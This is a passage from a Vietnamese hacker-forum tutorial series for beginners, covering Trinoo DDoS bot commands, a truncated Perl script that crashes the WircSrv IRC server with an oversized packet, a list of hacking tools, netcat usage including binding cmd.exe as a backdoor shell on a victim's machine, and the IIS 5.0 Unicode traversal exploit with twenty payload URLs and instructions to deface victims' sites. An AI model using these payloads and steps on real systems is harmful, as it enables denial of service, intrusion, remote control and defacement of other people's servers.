bbb pass N---------- ---Đặt thờI gian giới hạn cho các cuộc tấn công DOS .
Shi pass---------- ---------Gửi chuỗi “*HELLO*” tới dánh sách Master Server đã được biên dịch trong chương trình trên cổng 31335/UDP.

png pass---------- --------Send chuỗi “Pong” tớI Master Server phát hành các lệnh điều khiển trên cổng 31335/UDP.
die pass---------- ---------Shutdown Trinoo.
rsz N---------- ----------Là kích thước của bộ đệm được dùng để tấn công , nó được tính bằng byte .
xyz pass 123:ip1:ip3---------- tấn công DOS nhiều mục tiêu cùng lúc .

(Dựa theo hướng dẫn của huynh Binhnx2000)
Còn nhiều đoạn mã và cách ứng dụng để DoS lắm , các bạn chịu khó tìm hiểu thêm nhé . Nhưng đừng tấn công lung tung , nhất là server của HVA , coi chừng không thu được hiệu quả mà còn bị lock nick nữa đó

Hết phần 6 - Anhdenday

Những hiểu biết cơ bản nhất để trở thành Hacker - Phần 7 [12/22/2004 10:10:00 AM]

42 .) Kỹ thuật ấn công DoS vào WircSrv Irc Server v5.07 :

WircSrv IRC là một Server IRC thông dụng trên Internet ,nó sẽ bị Crash nếu như bị các Hacker gửi một Packet lớn hơn giá trị (65000 ký tự) cho phép đến Port 6667.
Bạn có thể thực hiện việc này bằng cách Telnet đến WircSrv trên Port 6667:

Nếu bạn dùng Unix:

[hellme@die-communitech.net$ telnet irc.example.com 6667
Trying example.com...
Connected to example.com.
Escape character is `^]`.
[buffer]

Windows cũng tương tự:

telnet irc.example.com 6667

Lưu ý: [buffer] là Packet dữ liệu tương đương với 65000 ký tự .
Tuy nhiên , chúng ta sẽ crash nó rất đơn giản bằng đoạn mã sau (Các bạn hãy nhìn vào đoạn mã và tự mình giải mã những câu lệnh trong đó , đó cũng là một trong những cách tập luyện cho sự phản xạ của các hacker khi họ nghiên cứu . Nào , chúng ta hãy phân tích nó một cách căn bản):

CODE
#!/usr/bin/perl #< == Đoạn mã này cho ta biết là dùng cho các lệnh trong perl
use Getopt::Std;
use Socket;
getopts(`s:`, \%args);
if(!defined($args{s})){&usage;}
my($serv,$port,$foo,$number,$data,$buf,$in_addr,$pa ddr,$proto);
$foo = ``A``; # Đây là NOP
$number = ``65000``; # Đây là tất cả số NOP
$data .= $foo x $number; # kết quả của $foo times $number
$serv = $args{s}; # lệnh điều khiển server từ xa
$port = 6667; # lệnh điều khiển cổng từ xa , nó được mặc định là 6667
$buf = ``$data``;
$in_addr = (gethostbyname($serv))[4]

Những hiểu biết cơ bản nhất để trở thành Hacker - Phần 8 [2/17/2005 9:14:00 AM]

47.) Các công cụ cần thiết để hack Web :

Đối với các hacker chuyên nghiệp thì họ sẽ không cần sử dụng những công cụ này mà họ sẽ trực tiếp setup phiên bản mà trang Web nạn nhân sử dụng trên máy của mình để test lỗi . Nhưng đối với các bạn mới "vào nghề" thì những công cụ này rất cần thiết , hãy sử dụng chúng một vài lần bạn sẽ biết cách phối hợp chúng để việc tìm ra lỗi trên các trang Web nạn nhân được nhanh chóng nhất . Sau đây là một số công cụ bạn cần phải có trên máy "làm ăn" của mình :

Công cụ thứ 1 : Một cái proxy dùng để che dấu IP và vượt tường lửa khi cần (Cách tạo 1 cái Proxy tôi đã bày ở phần 7 , các bạn hãy xem lại nhé) .
Công cụ thứ 2 : Bạn cần có 1 shell account, cái này thực sự quan trọng đối với bạn . Một shell account tốt là 1 shell account cho phép bạn chạy các chương trình chính như nslookup, host, dig, ping, traceroute, telnet, ssh, ftp,...và shell account đó cần phải cài chương trình GCC (rất quan trọng trong việc dịch (compile) các exploit được viết bằng C) như MinGW, Cygwin và các dev tools khác.
Shell account gần giống với DOS shell,nhưng nó có nhiều câu lệnh và chức năng hơn DOS . Thông thường khi bạn cài Unix thì bạn sẽ có 1 shell account, nếu bạn không cài Unix thì bạn nên đăng ký trên mạng 1 shell account free hoặc nếu có ai đó cài Unix và thiết lập cho bạn 1 shell account thì bạn có thể log vào telnet (Start -- > Run -- > gõ Telnet) để dùng shell account đó. Sau đây là 1 số địa chỉ bạn có thể đăng ký free shell account :

http://www.freedomshell.com/

http://www.cyberspace.org/shell.html

http://www.ultrashell.net/

_Công cụ thứ 3 : NMAP là Công cụ quét cực nhanh và mạnh. Có thể quét trên mạng diện rộng và đặc biệt tốt đối với mạng đơn lẻ. NMAP giúp bạn xem những dịch vụ nào đang chạy trên server (services / ports : webserver , ftpserver , pop3,...),server đang dùng hệ điều hành gì,loại tường lửa mà server sử dụng,...và rất nhiều tính năng khác.Nói chung NMAP hỗ trợ hầu hết các kỹ thuật quét như : ICMP (ping aweep),IP protocol , Null scan , TCP SYN (half open),... NMAP được đánh giá là công cụ hàng đầu của các Hacker cũng như các nhà quản trị mạng trên thế giới.

Mọi thông tin về NMAP bạn tham khảo tại http://www.insecure.org/ .

_ Công cụ thứ 4 : Stealth HTTP Security Scanner là công cụ quét lỗi bảo mật tuyệt vời trên Win32. Nó có thể quét được hơn 13000 lỗi bảo mật và nhận diện được 5000 exploits khác.

_ Công cụ thứ 5 : IntelliTamper là công cụ hiển thị cấu trúc của một Website gồm những thư mục và file nào, nó có thể liệt kê được cả thư mục và file có set password. Rất tiện cho việc Hack Website vì trước khi bạn Hack một Website thì bạn phải nắm một số thông tin của Admin và Website đó.

_ Công cụ thứ 6 : Netcat là công cụ đọc và ghi dữ liệu qua mạng thông qua giao thức TCP hoặc UDP. Bạn có thể dùng Netcat 1 cách trực tiếp hoặc sử dụng chương trình script khác để điều khiển Netcat. Netcat được coi như 1 exploitation tool do nó có thể tạo được liên kết giữa bạn và server cho việc đọc và ghi dữ liệu (tất nhiên là khi Netcat đã được cài trên 1 server bị lỗI). Mọi thông tin về Netcat bạn có thể tham khảo tại http://www.l0pht.com/ .

_ Công cụ thứ 7 : Active Perl là công cụ đọc các file Perl đuôi *.pl vì các exploit thường được viết bằng Perl . Nó còn được sử dụng để thi hành các lệnh thông qua các file *.pl .

_ Công cụ thứ 8 : Linux là hệ điều hành hầu hết các hacker đều sử dụng.

_ Công cụ thứ 9 : L0phtCrack là công cụ số một để Crack Password của Windows NT/2000 .

_ Cách Download tôi đã bày rồi nên không nói ở đây , các bạn khi Download nhớ chú ý đến các phiên bản của chúng , phiên bản nào có số lớn nhất thì các bạn hãy Down về mà sài vì nó sẽ có thêm một số tính năng mà các phiên bản trước chưa có . Nếu down về mà các bạn không biết sử dụng thì tìm lại các bài viết cũ có hướng dẫn bên Box “Đồ nghề” . Nếu vẫn không thấy thì cứ post bài hỏi , các bạn bên đó sẽ trả lời cho bạn .

48 .) Hướng dẫn sử dụng Netcat :

a .) Giới thiệu : Netcat là một công cụ không thể thiếu được nếu bạn muốn hack một website nào đó vì nó rất mạnh và tiện dụng . Do đó bạn cần biết một chút về Netcat .

b .) Biên dịch :

_ Đối với bản Netcat cho Linux, bạn phải biên dịch nó trước khi sử dụng.

- hiệu chỉnh file netcat.c bằng vi: vi netcat.c

+ tìm dòng res_init(); trong main() và thêm vào trước 2 dấu ``/``: // res_init();

+ thêm 2 dòng sau vào phần #define (nằm ở đầu file):

#define GAPING_SECURITY_HOLE

#define TELNET

- biên dịch: make linux

- chạy thử: ./nc -h

- nếu bạn muốn chạy Netcat bằng nc thay cho ./nc, bạn chỉ cần hiệu chỉnh lại biến môi trường PATH trong file ~/.bashrc, thêm vào ``:.``

PATH=/sbin:/usr/sbin:...:.

_ Bản Netcat cho Win không cần phải compile vì đã có sẵn file nhị phân nc.exe. Chỉ vậy giải nén và chạy là xong.

c .) Các tùy chọn của Netcat :

_ Netcat chạy ở chế độ dòng lệnh. Bạn chạy nc -h để biết các tham số:

CODE

C: > nc -h

connect to somewhere: nc [-options] hostname port[s] [ports] ...

listen for inbound: nc -l -p port [options] [hostname] [port]

options:

-d ---------- tách Netcat khỏi cửa sổ lệnh hay là console, Netcat sẽ chạy ở chế độ steath(không hiển thị trên thanh Taskbar)

-e prog --- thi hành chương trình prog, thường dùng trong chế độ lắng nghe

-h ---------- gọi hướng dẫn

-i secs ----- trì hoãn secs mili giây trước khi gởi một dòng dữ liệu đi

-l ---------- đặt Netcat vào chế độ lắng nghe để chờ các kết nối đến

-L ---------- buộc Netcat ``cố`` lắng nghe. Nó sẽ lắng nghe trở lại sau mỗi khi ngắt một kết nối.

-n ---------- chỉ dùng địa chỉ IP ở dạng số, chẳng hạn như 192.168.16.7, Netcat sẽ không thẩm vấn DNS

-o ---------- file ghi nhật kí vào file

-p port ----- chỉ định cổng port

-r yêu cầu Netcat chọn cổng ngẫu nhiên(random)

-s addr ----- giả mạo địa chỉ IP nguồn là addr

-t ---------- không gởi các thông tin phụ đi trong một phiên telnet. Khi bạn telnet đến một telnet daemon(telnetd), telnetd thường yêu cầu trình telnet client của bạn gởi đến các thông tin phụ như biến môi trường TERM, USER. Nếu bạn sử dụng netcat với tùy chọn -t để telnet, netcat sẽ không gởi các thông tin này đến telnetd.

-u ---------- dùng UDP(mặc định netcat dùng TCP)

-v ---------- hiển thị chi tiết các thông tin về kết nối hiện tại.

-vv ---------- sẽ hiển thị thông tin chi tiết hơn nữa.

-w secs ---- đặt thời gian timeout cho mỗi kết nối là secs mili giây

-z ---------- chế độ zero I/O, thường được sử dụng khi scan port

Netcat hổ trợ phạm vi cho số hiệu cổng. Cú pháp là cổng1-cổng2. Ví dụ: 1-8080 nghĩa là 1,2,3,..,8080

d .) Tìm hiểu Netcat qua các VD :

_ Chộp banner của web server :

Ví dụ: nc đến 172.16.84.2, cổng 80

CODE

C: > nc 172.16.84.2 80

HEAD / HTTP/1.0 (tại đây bạn gõ Enter 2 lần)

HTTP/1.1 200 OK

Date: Sat, 05 Feb 2000 20:51:37 GMT

Server: Apache-AdvancedExtranetServer/1.3.19 (Linux-Mandrake/3mdk) mod_ssl/2.8.2

OpenSSL/0.9.6 PHP/4.0.4pl1

Connection: close

Content-Type: text/html

Để biết thông tin chi tiết về kết nối, bạn có thể dùng –v (-vv sẽ

cho biết các thông tin chi tiết hơn nữa)

C: > nc -vv 172.16.84.1 80

CODE

172.16.84.1: inverse host lookup failed: h_errno 11004: NO_DATA

(UNKNOWN) [172.16.84.1] 80 (?) open

HEAD / HTTP/1.0

HTTP/1.1 200 OK

Date: Fri, 04 Feb 2000 14:46:43 GMT

Server: Apache/1.3.20 (Win32)

Last-Modified: Thu, 03 Feb 2000 20:54:02 GMT

ETag: ``0-cec-3899eaea``

Accept-Ranges: bytes

Content-Length: 3308

Connection: close

Content-Type: text/html

sent 17, rcvd 245: NOTSOCK

Nếu muốn ghi nhật kí, hãy dùng -o . Ví dụ:

nc -vv -o nhat_ki.log 172.16.84.2 80

xem file nhat_ki.log xem thử nó đã ghi những gì nhé :

CODE

< 00000000 48 54 54 50 2f 31 2e 31 20 32 30 30 20 4f 4b 0d # HTTP/1.1 200 OK.

< 00000010 0a 44 61 74 65 3a 20 46 72 69 2c 20 30 34 20 46 # .Date: Fri, 04 F

< 00000020 65 62 20 32 30 30 30 20 31 34 3a 35 30 3a 35 34 # eb 2000 14:50:54

< 00000030 20 47 4d 54 0d 0a 53 65 72 76 65 72 3a 20 41 70 # GMT..Server: Ap

< 00000040 61 63 68 65 2f 31 2e 33 2e 32 30 20 28 57 69 6e # ache/1.3.20 (Win

< 00000050 33 32 29 0d 0a 4c 61 73 74 2d 4d 6f 64 69 66 69 # 32)..Last-Modifi

< 00000060 65 64 3a 20 54 68 75 2c 20 30 33 20 46 65 62 20 # ed: Thu, 03 Feb

< 00000070 32 30 30 30 20 32 30 3a 35 34 3a 30 32 20 47 4d # 2000 20:54:02 GM

< 00000080 54 0d 0a 45 54 61 67 3a 20 22 30 2d 63 65 63 2d # T..ETag: ``0-cec-

< 00000090 33 38 39 39 65 61 65 61 22 0d 0a 41 63 63 65 70 # 3899eaea``..Accep

< 000000a0 74 2d 52 61 6e 67 65 73 3a 20 62 79 74 65 73 0d # t-Ranges: bytes.

< 000000b0 0a 43 6f 6e 74 65 6e 74 2d 4c 65 6e 67 74 68 3a # .Content-Length:

< 000000c0 20 33 33 30 38 0d 0a 43 6f 6e 6e 65 63 74 69 6f # 3308..Connectio

< 000000d0 6e 3a 20 63 6c 6f 73 65 0d 0a 43 6f 6e 74 65 6e # n: close..Conten

< 000000e0 74 2d 54 79 70 65 3a 20 74 65 78 74 2f 68 74 6d # t-Type: text/htm

< 000000f0 6c 0d 0a 0d 0a # l....

dấu < nghĩa là server gởi đến netcat

dấu > nghĩa là netcat gởi đến server

_ Quét cổng :

Bạn hãy chạy netcat với tùy chọn –z . Nhưng để quét cổng nhanh hơn, bạn hãy dùng -n vì netcat sẽ không cần thấm vấn DNS. Ví dụ để scan các cổng TCP(1- > 500) của host 172.16.106.1

CODE

```
[dt@vicki /]# nc -nvv -z 172.16.106.1 1-500
(UNKNOWN) [172.16.106.1] 443 (?) open
(UNKNOWN) [172.16.106.1] 139 (?) open
(UNKNOWN) [172.16.106.1] 111 (?) open
(UNKNOWN) [172.16.106.1] 80 (?) open
(UNKNOWN) [172.16.106.1] 23 (?) open
```

nếu bạn cần scan các cổng UDP, dùng -u

CODE

```
[dt@vicki /]# nc -u -nvv -z 172.16.106.1 1-500
(UNKNOWN) [172.16.106.1] 1025 (?) open
(UNKNOWN) [172.16.106.1] 1024 (?) open
(UNKNOWN) [172.16.106.1] 138 (?) open
(UNKNOWN) [172.16.106.1] 137 (?) open
(UNKNOWN) [172.16.106.1] 123 (?) open
(UNKNOWN) [172.16.106.1] 111 (?) open
```

_ Biến Netcat thành một trojan :

Trên máy tính của nạn nhân, bạn khởi động netcat vào chế độ lắng nghe, dùng tùy chọn –l (listen) và -p port để xác định số hiệu cổng cần lắng nghe, -e để yêu cầu netcat thi hành 1 chương trình khi có 1 kết nối đến, thường là shell lệnh cmd.exe (đối với NT) hoặc /bin/sh(đối với Unix). Ví dụ:

CODE

```
E: > nc -nvv -l -p 8080 -e cmd.exe

listening on [any] 8080 ...

connect to [172.16.84.1] from (UNKNOWN) [172.16.84.1] 3159

sent 0, rcvd 0: unknown socket error
```

Trên máy tính dùng để tấn công, bạn chỉ việc dùng netcat nối đến máy nạn nhân trên cổng đã định, chẳng hạn như 8080

CODE

```
C: > nc -nvv 172.16.84.2 8080

(UNKNOWN) [172.16.84.2] 8080 (?) open

Microsoft Windows 2000 [Version 5.00.2195]

(C) Copyright 1985-1999 Microsoft Corp.

E: > cd test

cd test
```

E: est > dir /w

dir /w

Volume in drive E has no label.

Volume Serial Number is B465-452F

Directory of E: est

[.] [..] head.log NETUSERS.EXE NetView.exe

ntcrash.zip password.txt pwdump.exe

6 File(s) 262,499 bytes

2 Dir(s) 191,488,000 bytes free

C: est > exit

exit

sent 20, rcvd 450: NOTSOCK

Như các bạn đã thấy , ta có thể làm những gì trên máy của nạn nhân rồi , chỉ cần một số lệnh cơ bản , ta đã chiếm được máy tính của đối phương , các bạn hãy xem tiếp nhé :

CODE

E: > nc -nvv -L -p 8080 -e cmd.exe

listening on [any] 8080 ...?

?

Riêng đối với Netcat cho Win, bạn có thể lắng nghe ngay trên cổng đang lắng nghe. Chỉ cần chỉ định địa chỉ nguồn là -s<địa_chỉ_ip_của_máy_này > . Ví dụ:

CODE

netstat -a

...

TCP nan_nhan:domain nan_nhan:0 LISTENING <- cổng 53 đang lắng nghe

...

E: > nc -nvv -L -e cmd.exe -s 172.16.84.1 -p 53 - > lắng nghe ngay trên cổng 53

listening on [172.16.84.1] 53 ...

connect to [172.16.84.1] from (UNKNOWN) [172.16.84.1] 3163?

?

Trên Windows NT, để đặt Netcat ở chế độ lắng nghe, không cần phải có quyền Administrator, chỉ cần login vào với 1 username bình thường khởi động Netcat là xong.

Chú ý: bạn không thể chạy netcat với ... -u -e cmd.exe... hoặc ...-u -e /bin/sh... vì netcat sẽ không làm việc đúng. Nếu bạn muốn có một UDP shell trên Unix, hãy dùng udpshell thay cho netcat.

(Dựa theo bài viết của huynh Vicky)

49 .) Kỹ thuật hack IIS server 5.0 :

_ IIS server với các phiên bản từ trước đến phiên bản 5.0 đều có lỗi để ta có thể khai thác , do bây giờ hầu hết mọi người đều dùng IIS server 5.0 nên lỗi ở các phiên bản trước tôi

không đề cập đến . Bây giờ tôi sẽ bày các bạn cách hack thông qua công cụ activeperl và IE , các bạn có thể vận dụng cho các trang Web ở VN vì chúng bị lỗi này rất nhiều . Ta hãy bắt đầu nhé .

_ Trước hết các bạn hãy download activeperl và Unicode.pl .

_ Sử dụng telnet để xác định trang Web ta tấn công có sử dụng IIS server 5.0 hay không :

CODE

telnet < tên trang Web > 80

GET HEAD / HTTP/1.0

Nếu nó không báo cho ta biết mục tiêu đang sử dụng chương trình gì thì các bạn hãy thay đổi cổng 80 bằng các cổng khác như 8080, 81, 8000, 8001 .v.v…

_ Sau khi đã xác định được mục tiêu các bạn vào DOS gõ :

CODE

perl unicode.pl

Host: (gõ địa chỉ server mà các bạn muốn hack)

Port: 80 (hoặc 8080, 81, 8000, 8001 tuỳ theo cổng mà ta đã telnet trước đó) .

_ Các bạn sẽ thấy bảng liệt kê lỗi (đã được lập trình trong Unicode.pl) như sau :

CODE

[1] /scripts/..%c0%af../winnt/system32/cmd.exe?/c+

[2]/scripts..%c1%9c../winnt/system32/cmd.exe?/c+

[3] /scripts/..%c1%pc../winnt/system32/cmd.exe?/c+

[4]/scripts/..%c0%9v../winnt/system32/cmd.exe?/c+

[5] /scripts/..%c0%qf../winnt/system32/cmd.exe?/c+

[6] /scripts/..%c1%8s../winnt/system32/cmd.exe?/c+

[7] /scripts/..%c1%1c../winnt/system32/cmd.exe?/c+

[8] /scripts/..%c1%9c../winnt/system32/cmd.exe?/c+

[9] /scripts/..%c1%af../winnt/system32/cmd.exe?/c+

[10] /scripts/..%e0%80%af../winnt/system32/cmd.exe?/c+

[11]/scripts/..%f0%80%80%af../winnt/system32/cmd.exe?/c+

[12] /scripts/..%f8%80%80%80%af../winnt/system32/cmd.exe?/c+

[13]/scripts/..%fc%80%80%80%80%af../winnt/system32/cmd.exe?/c+

[14]/msadc/..\%e0\%80\%af../..\%e0\%80\%af../..\%e0\%80\%af../winnt/system32/cmd.exe?/c+

[15]/cgi-bin/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af../winnt/system32/cmd.exe?/c+

[16]/samples/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af../winnt/system32/cmd.exe?/c+

[17]/iisadmpwd/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af../winnt/system32/cmd.exe?/c+

[18]/_vti_cnf/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af../winnt/system32/cmd.exe?/c+

[19]/_vti_bin/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af../winnt/system32/cmd.exe?/c+

[20]/adsamples/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af../winnt/system32/cmd.exe?/c+

Các bạn sẽ thấy được tất cả các lỗi trên nếu trang Web nạn nhân bị tất cả những lỗi như vậy , nếu server của nạn nhân chỉ bị lỗi thứ 13 và 17 thì bảng kết quả chỉ xuất hiện dòng thứ 13 và 17 mà thôi .

Tôi lấy VD là bảng kết quả cho tôi biết trang Web nạn nhân bị lỗi thứ 3 và 7 , tôi sẽ ra IE và nhập đoạn mã tương ứng trên Address :

http://www.xxx.com/scripts/..%c1%pc../winnt/system32/cmd.exe?/c+ < == lỗi dòng thứ 3

hoặc

http://www.xxx.com/scripts/..%c1%1c../winnt/system32/cmd.exe?/c+ < == lỗi dòng thứ 7

Đến đây các bạn đã có thể xâm nhập vào server của nạn nhân rồi đó , các bạn hãy sử dụng lệnh trong DOS mà khai thác thông tin trong này . Thông thường các trang Web nằm ở thư mục vinetpubwwwroot , các bạn vào được rồI thì chỉ cần thay index.html vớI tên hack by …. Là được rồi , đừng quậy họ nhé .

GOOKLUCK!!!!!!!!!!!!!!!